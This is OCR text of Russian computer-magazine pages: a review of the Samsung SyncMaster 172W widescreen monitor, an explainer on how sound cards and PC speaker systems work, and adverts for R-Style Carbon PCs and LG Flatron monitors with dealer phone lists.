Дизайнеры и инженеры тоже оценят широкий формат: работая в PhotoShop, Illustrator, CAD, любой сталкивался с проблемой, когда картинку (чертеж) нужно сделать крупнее, чтобы лучше разглядеть, но при этом инструменты девать некуда. На широкоформатном мониторе, растянув картинку на максимум по высоте, ты имеешь по бокам много места для панелей с инструментами. При этом геометрия LCD-дисплея заведомо лучше многих обычных плоских CRT (Cathode-Ray Tube). SAMSUNG SyncMaster 172W традиционно не подвел с геометрией, то есть квадраты квадратные, а круги круглые!
Конечно, не обошлось без незначительных искажений по краям (слева и справа), которые есть у любого LCD-монитора. Эти искажения настолько незаметны, что их способен разглядеть только профессионал. Несмотря на это, мы можем смело рекомендовать монитор профессиональным чертежникам, потому что середина идеальна, а по краям все равно будут лежать панели с инструментами.



Профессиональные интернетчики нас тоже поймут. Когда у тебя справа висит записная книжка или хистори браузера, а слева список (кнопочки) уже загруженных страничек, то в центре остается мало места под саму страничку. Приходится скролить! Причем нужен не только вертикальный, но и горизонтальный скрол на мышке. На широком формате инструменты (записная, история, кнопки) лежат по краям, а места между ними - завались. Кстати с этим монитором может прокатить новая концепция поиска в интернете сразу в двух окнах. То есть ты сможешь одновременно смотреть сразу две странички! На обычных семнашках это невозможно, да и браузер придется модернизировать под эту новую концепцию.

Ну и, наконец, игры. Для приставочных игр поддержка панорамного экрана не новость - приставку же можно подключать к домашнему кинотеатру. А теперь возрадуйтесь, фанаты Counter Strike! Новые версии Контры будут поддерживать wide. Только представь, какие преимущества перед противниками ты получишь с панорамным дисплеем. Мы бы на месте компании SAMSUNG провели в ближайшее время чемпионат по контре: одна команда на обычных семнашках, а другая на панорамных SyncMaster 172W! Получилось бы очень убедительно.

ЗАДЕРЖКА

Кстати об играх. SyncMaster 172W обладает неплохими скоростными характеристиками: время отклика 25 миллисекунд и кадровая развертка 75 герц. Это значит, что смазывания из-за запаздывания экрана в играх практически нет. Конечно, CRT еще не догнали, но подошли уже близко.
Для тех, кто скажет, что 75 герц - мало, объясняем еще раз. Для LCD 75 - это много (так как обычно бывает 60). Все дело в том, что LCD не мерцает! Для CRT это мало, потому что он моргает, и для комфортной работы нужно 85-100 герц.

ЭРГОНОМИКА

SyncMaster 172W, можно привинтить на стену, сэкономив место на столе. Показатели яркости, контрастности, угла обзора этому способствуют. То есть смотреть на монитор под углом не напрягает. В качестве бонуса в подставку вмонтированы неплохие колонки.

Никита «Nikitos» Кислицин
(nikitoz@real.xakep.ru), http://nikitos.inc.ru

АУДИОСИСТЕМА



ЗВУКОВАЯ КАРТА

Даже первые PC, выпускаемые на заре цифровой эпохи, существенно отличались от мейнфреймов и калькуляторов того времени наличием внутреннего динамика, при помощи которого они могли воспроизводить нехитрые последовательности "нот" – эти звуки, естественно, были на редкость убоги, однако тогда, в 80-х годах, и это завораживало немногочисленных пользователей. В конце восьмидесятых свет увидела первая звуковая карта, с появлением которой перед пользователями и производителями компьютерных приложений открылись новые возможности PC, связанные с появлением полноценной суверенной звуковой подсистемы компьютера.

Шло время, совершенствовались программные и аппаратные средства, аудиосистема наращивала производительность, росла функциональность и популярность, компьютер научился полноценно воспроизводить звуковые файлы, записывать звуковые сигналы, поступающие от внешних источников (например, с микрофона), смешивать и хитрым образом обрабатывать звуки.

В настоящее время звуковая система PC может выполняться как в виде отдельной платы, подключаемой к шине PCI, так и интегрироваться на материнскую плату. Именно поэтому иногда возникает путаница с терминологией - "звуковая плата" может вовсе не существовать в виде отдельного модуля, мы в дальнейшем будет рассматривать это понятие на логическом уровне, не различая интегрированные и суверенные звуковые системы. Обычно в звуковую плату входят следующие блоки: модуль записи и воспроизведения звуковых сигналов, модуль синтезатора, модуль интерфейсов и модуль микшера. Впрочем, в зависимости от цены и функционального позиционирования звуковой платы, те или иные блоки могут отсутствовать. Каждый из модулей может представлять собой либо отдельную микросхему, либо часть многофункционального чипа.

Динамик колонки выполнен из высококачественной целлюлозы с кучей всяческих примесей

Выводы обмотки динамика

Изнутри колонки обклеены войлоком для более качественного воспроизведения звука


Магнит динамика

ЭТО ЗВУЧИТ!

● МОДУЛЬ ЗАПИСИ/ВОСПРОИЗВЕДЕНИЯ

С точки зрения физика-акустика звук представляет собой продольные волны, распространяемые в упругих средах (как вариант - в воздухе). Информация о звуке представляется в виде данных о колебаниях звукового давления, которые, в свою очередь, могут существовать в виде аналогового, либо цифрового сигнала.
Аналоговый сигнал получить довольно просто - например, при помощи микрофона. Такой сигнал представляет собой электромагнитные колебания, в параметрах которых и передается информация о звуке. Так, от амплитуды колебаний зависит громкость звука, а частота определяет частоту колебаний звукового давления. Для цифрового представления звука необходимо раз в некоторый очень малый период времени измерять величину звукового давления и соотносить с полученным результатом некоторые двоичные числа, последовательность которых и образует данные о звуке.
Данные в PC, как известно, имеют цифровую организацию, устройства воспроизведения же работают обычно в аналоговом режиме. Рассматриваемый модуль используется для преобразования цифрового сигнала в аналоговый и наоборот. Преобразование звукового сигнала из аналогового в цифровое представление происходит в несколько этапов. Прежде всего, аналоговый сигнал загоняется при помощи специального частотного фильтра в определенную частотную полосу (например, от 20 Гц до 20 кГц). Затем осуществляется дискретизация и квантование, т.е. выборка частоты измерения параметров аналогового сигнала и получения моментальных значений определяемых сигналом параметров в выбранные моменты времени. Частота дискретизации - параметр цифрового звука, определяемый частотой измерений параметров аналогового сигнала. В современных звуковых системах этот параметр составляет 48 кГц, что превосходит частотный диапазон, различаемый человеком.
Обратное преобразование происходит в два этапа. Вначале при помощи цифро-аналогового преобразователя (ЦАП) выделяются отсчеты сигнала, поступающие с частотой дискретизации. На следующем этапе из дискретных параметров звука путем интерполяции создается непрерывный аналоговый сигнал. Основной характеристикой этого модуля является разрядность ЦАП. Этот показатель определяет разрядность представления цифрового сигнала, от которого уже напрямую зависит качество воспроизводимого звука. Так, 8-битные карточки едва дотягивают по качеству до магнитофона, современных 24-х бит более чем достаточно для достижения cd качества.


NEXT



Никита «Nikitos» Кислицин
(nikitoz@real.xakep.ru), http://nikitos.inc.ru

ОСТАЛЬНЫЕ МОДУЛИ

Модуль синтезатора позволяет генерировать сигналы, которые по звучанию довольно близко приближаются к реальным музыкальным инструментам. Каждый инструмент имеет свой собственный "голос" - именно он имеется в виду, когда описание очередной железяки тебе сообщает, что у звуковухи, которую ты покупаешь, есть целых "128 voices". При помощи синтезатора и специальной программы любой человек может писать музыку. Правда ее качество, все же, целиком и полностью зависит от папы с мамой, точнее от твоих музыкальных способностей =). Что же касается технической стороны дела, то кратко процесс синтеза (не путать с Синтезом!) звука выглядит следующим образом. Пользователь набирает последовательность используемых в его треке инструментов, накладывает некоторые эффекты, микширует инструменты и нажимает на пимпу "create track". После этого программа создает некоторый код, понятный звуковой карте, и та, комбинируя заранее определенные сигналы (параметры всех инструментов хранятся в ПЗУ карты), создает выходной звуковой цифровой сигнал, который можно сохранить в виде файла на жестком диске. Модуль интерфейсов обеспечивает обмен данными и взаимодействие с другими устройствами. Это, фактически, ответная часть контроллера шины, к которой подключается звуковуха (как часто встречающийся вариант - PCI). Эта микросхема также производит взаимодействие с подключаемыми midi-устройствами и джойстиками. Модуль микшера производит подключение источников и получателей звуковых сигналов и микширование нескольких звуковых сигналов с возможностью регуляции уровня каждого из них.



Усилительный блок, состоит из кучи конденсаторов, диодов и сопротивлений

NEXT

Мощный компьютер для новых идей!

Компьютеры R-Style® Carbon® сертифицированы на совместимость с операционной системой Microsoft® Windows® XP.

R-Style® Carbon® Ai 600

Технические характеристики:

Процессор: Intel® Pentium® 4 3,06 ГГц
с технологией Hyper-Threading
Память: 256 МБ (3ГБ)
FDD 1.44 МБ; CD-ROM 52x или DVD-ROM
CD-RW 48-16-48
Жесткий диск: 20ГБ (80ГБ 7200 об/мин)
Операционная система Microsoft® Windows® XP

Мощные компьютеры R-Style® Carbon® Ai 600 на базе процессора Intel® Pentium® 4 3,06 ГГц с технологией Hyper-Threading являются хорошим инструментом для воплощения самых смелых идей, благодаря технологии Hyper-Threading Вы можете позволить себя выполнять несколько дел одновременно, например обсчитывать смонтированный видеоролик и делать дизайн обложки для CD, играть в компьютерные игры и архивировать музыкальную коллекцию.

Система качества разработки, проектирования и производства R-Style Computers сертифицированы на соответсвие международному стандарту ИСО 9001:2000.



Оптовые поставки:
Компания RSI. www.rsi.ru
тел.: (095) 907-1101, факс: (095) 904-5995
Интернет магазин:
www.computerplaza.ru
Техническая поддержка: R-Style Computers
тел.: (095) 903-3830,
www.r-style-computers.ru

Партнеры по розничной продаже и системной интеграции:

Астрахань Компания «ТАН» (8512) 24-57-43, 22-70-60, 39-21-24
Братск ООО БАЙТ (395-3) 41-1121, 41-3834
Владивосток R-Style (4232) 26-9052
Губкинский, ЯНАО МУП «ПурИнформ» (345 36) 5-5719
Калининград Балтик Стайл (0112) 22-1323, 54-1198
Красноярск Лансервис (3912) 23-9342, 23-8370
Красноярск Синтез-Н (3912) 55-55-19 (многокан.)
Москва АБН (095) 960-2323, 755-8813 (многокан.)
Москва Micromax Computer Intelligence (095) 310-7666, 310-7427
Москва R-Style (095) 904-1001 (многокан.)
Москва Группа компаний СИБКОН (095) 923-44-72, 292-7762
Нижний Новгород R-Style (8312) 44-3517, 44-1622
Новосибирск R-Style (3832) 66-8058, 66-6378
Ростов-на-Дону R-Style (8632) 52-4813, 58-7170
Санкт-Петербург R-Style (812) 329-3686
Тамбов ООО «КФ Аксиома» (0752) 75-0466, 71-3370
Тамбов ООО «Гитон» (0752) 71-9754
Тверь ООО АндреевСофт (082-2) 55-1162
Тула Питер-Софт (0872) 355-500, 335-510
Уфа Альбея-Техпроект (3472) 77-69-55, 28-92-12
Уфа Онлайн (3472) 248-228, 259-681
Хабаровск R-Style (4212) 21-8549, 22-0675

СДЕЛАНО В РОССИИ – СДЕЛАНО НА СОВЕСТЬ!

Логотип процессора Intel® Pentium® 4 с поддержкой технологии HT означает, что поставщик системы проверил ее работу с технологией Hyper-Threading.
Реальные значения производительности могут изменятся в зависимости от конфигурации и настроек аппаратных средств и программного обеспечения.

Никита «Nikitos» Кислицин
(nikitoz@real.xakep.ru), http://nikitos.inc.ru

ВОСПРОИЗВЕДЕНИЕ ЗВУКА


Задача воспроизведения аналогового сигнала в звук целиком и полностью лежит на акустической системе. В ее состав обычно входят несколько колонок, каждая из которых, в свою очередь, может обладать одним или несколькими динамиками. Количество необходимых колонок зависит от генерируемого звуковой картой сигнала и количества компонентов, образующих звуковой сигнал и составляющих отдельные звуковые каналы. Так, например, стереофонический сигнал содержит в себе два канала (левый и правый), поэтому для воспроизведения такого сигнала надо не менее двух колонок. Звук же в формате Dolby Digital содержит 6 каналов (два фронтальных, канал диалогов, два тыловых и канал сверхнизких частот), поэтому для воспроизведения такого сигнала необходима система, состоящая из шести различных колонок. Все колонки физически устроены примерно одинаково, однако для воспроизведения различных частот применяются свои решения. Так, качественное воспроизведение сверхнизких частот достигается за счет применения специальной конструкции корпуса сабвуфера. Часто в акустическую систему для PC встраивают также усилитель мощности сигнала, поступающего с линейного выхода звуковой карты. Такие системы называются активными. АС, не имеющие собственного усилителя, называют пассивными. В активных АС усилитель обычно размещается в одной из колонок, либо в сабвуфере. Колонки часто устанавливают в непосредственной близости от монитора, поэтому все уважающие себя производители оснащают выпускаемую продукцию системой экранирования электромагнитных полей, дабы избежать конфликтов с полями, создаваемыми монитором.

ОСНОВНЫЕ ХАРАКТЕРИСТИКИ АС

Одной из главных характеристик, определяющих звучание системы, является полоса воспроизводимых частот. Это зависимость звукового давления, создаваемого динамиком колонки от частоты и амплитуды колебаний переменного тока, подводимого к катушке динамика. Учитывая специфику человеческого слуха, из-за которой он слышит лишь звуки в диапазоне от 20 Гц до 20 кГц, идеальным можно считать динамик, график АЧХ (Амплитудно-Частотная Характеристика) которого представлял бы собой прямую линию. Это означало бы, что динамик одинаково хорошо преобразует в звук любые колебания из слышимого диапазона. Однако в реальности таких динамиков нет, и по ряду причин не может быть - график любой, даже самой дорогой и качественной колонки, представляет собой кардиограмму человека в предынфарктном состоянии.

Другой важной характеристикой является чувствительность колонки. Этот параметр характеризуется звуковым давлением, которое создаст динамик на расстоянии 1 метр при пропускании через него сигнала мощностью 1 Вт. Чувствительность определяется как среднее звуковое давление в определенной полосе частот. Мощность - по мнению абсолютного большинства пользователей - является главной характеристикой колонок, на которую надо смотреть при выборе АС. Однако считать, что чем выше мощность колонки, тем чище и громче будет звук, ошибочно. Получаемое звуковое давление зависит, прежде всего, от чувствительности. Кстати, и с мощностью все далеко не так однозначно. Существует, по крайней мере, 4 метода измерения мощности колонок - они дают совершенно разные результаты и, порой, недобросовестные производители указывают мощность, не сообщая пользователю, каким именно способом был получен этот результат. Так, нередко можно встретить китайские пластиковые пищалки мощностью 60 Вт - тут речь идет, скорее всего, о пиковой мощности, номинальная мощность в этом случае будет около 4-6 Вт.

Низкочастотные колебания, испускаемые в сторону этого «радиатора» приобретают новые качества после взаимодействия с ним





Лаконичная форма, **широкие возможности**

BrightWindow

Новая серия мониторов
LG FLATRON™ ez



Монитор FLATRON™ ez T710P

Трубка	17” FCDT FLATRON™ ez
Точка	0,25/ 0,20мм
Горизонтальная частота	30-85 КГц
Максимальное разрешение	1600x1200 @ 68 Гц
Соответствие стандартам	TCO 99
Дополнительные опции	Bright View/Bright Window

BrightWindow

Эта функция позволяет выделять с помощью мыши интересующий фрагмент изображения и корректировать уровень яркости и контрастности на нём. Также, можно изменять размер окна изображения.

BrightVeiw

Эта функция позволяет выбирать различные режимы из меню в зависимости от того работаете ли Вы с офисными приложениями, растровыми изображениями ил играете в 3D-игры. Каждому из этих режимов предназначен свой уровень яркости от 160 до 350 cd/m².

Трубка

Благодаря новейшей электронно-лучевой трубке FCDT, состоящей из плоского экрана и «Маски двойной кривизны» (Double Curved Mask), плоское изображение передается без искажений и смотрится наиболее естественно. В трубке FCDT реализовано несколько новейших разработок LG Electronics: новая электронная пушка iPLS Gun II, обладающая высокой плотностью пучка, как результат, более четкая точка на экране; теневая маска (Ultra Invar) с усиленной структурой.

Цвет

С помощью нового люминофорного покрытия Neo Pigmented Phosphors создаются чистые основные цвета на ярком экране. Это делает изображение более контрастным, с одной стороны, и не утомляющим глаза из-за естественности цветопередачи с другой.

Дизайн

Дизайн новых мониторов отличается привлекательной лаконичностью, удобным расположением кнопок управления, продуманным дружественным интерфейсом, уменьшенной глубиной.



DVM Group
тел.: (095) 777-1044
факс: (095) 958-6019
www.dvm.ru

Москва Альбино (095) 788-0046, 261-8053
Москва Дилайн (095) 969-2222
Москва Инфорсер (095) 173-9934, 173-9937
Москва Компания MEIJIN (095) 727-1222
Москва Крона Форт (095) 234-0010
Москва Линк Компьютер (095) 785-7190
Москва НИКС (095) 974-3333
Москва Онлайнтрейд (095) 737-4748, 943-9650
Москва Остров Формоза (095) 926-2452
Москва Систек (095) 781-2384
Москва Стартмастер (095) 967-1515
Москва Техносила (095) 777-8777
Москва Формоза-Полянка (095) 933-4997
Москва Ф-центр (095) 742-6401
Москва Цифровой Мир (095) 785-3888
Москва Электон (095) 956-3819
Москва Forum Computers (095) 707-1306, 707-1309
Москва OLDI (095) 232-3009
Москва Red Diamond Computers (095) 785-8194
Москва ULTRA Computers (095) 729-5244, 729-5255
Москва USN computers (095) 775-8202
Белгород Инфотех (0722) 26-36-18, 26-36-48
Казань Логические Системы (8432) 112233
Нижневартовск Ланкорд (095) 956-05-25
Пермь О-Си-Эс Урал (3422) 195-148 415-441
Псков Компьютерный салон «ВЭБ» (8112) 79-3021
Ростов-на-Дону Компьютер Сити (8632) 72-66-50
Ростов-на-Дону Технополис (095) 733-99-49
Самара Крафт-С (8462) 41-2412
Самара Радиант (8462) 34-0706
